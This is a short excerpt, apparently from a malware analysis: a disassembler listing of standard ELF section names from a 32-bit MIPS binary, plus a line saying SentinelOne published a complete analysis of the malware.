.shstrtab::0000003f	.dtors	".dtors"	ds
.shstrtab::00000046	.jcr	".jcr"	ds
.shstrtab::0000004b	.data	".data"	ds
.shstrtab::00000051	.got	".got"	ds
.shstrtab::00000056	.sbss	".sbss"	ds
.shstrtab::0000005c	.bss	".bss"	ds
.shstrtab::00000061	.mdebug.abi32	".mdebug.abi32"	ds
.shstrtab::0000006f	.pdr	".pdr"	ds

A Complete Analysis, similarities, and other features of the malware were published by SentinelOne.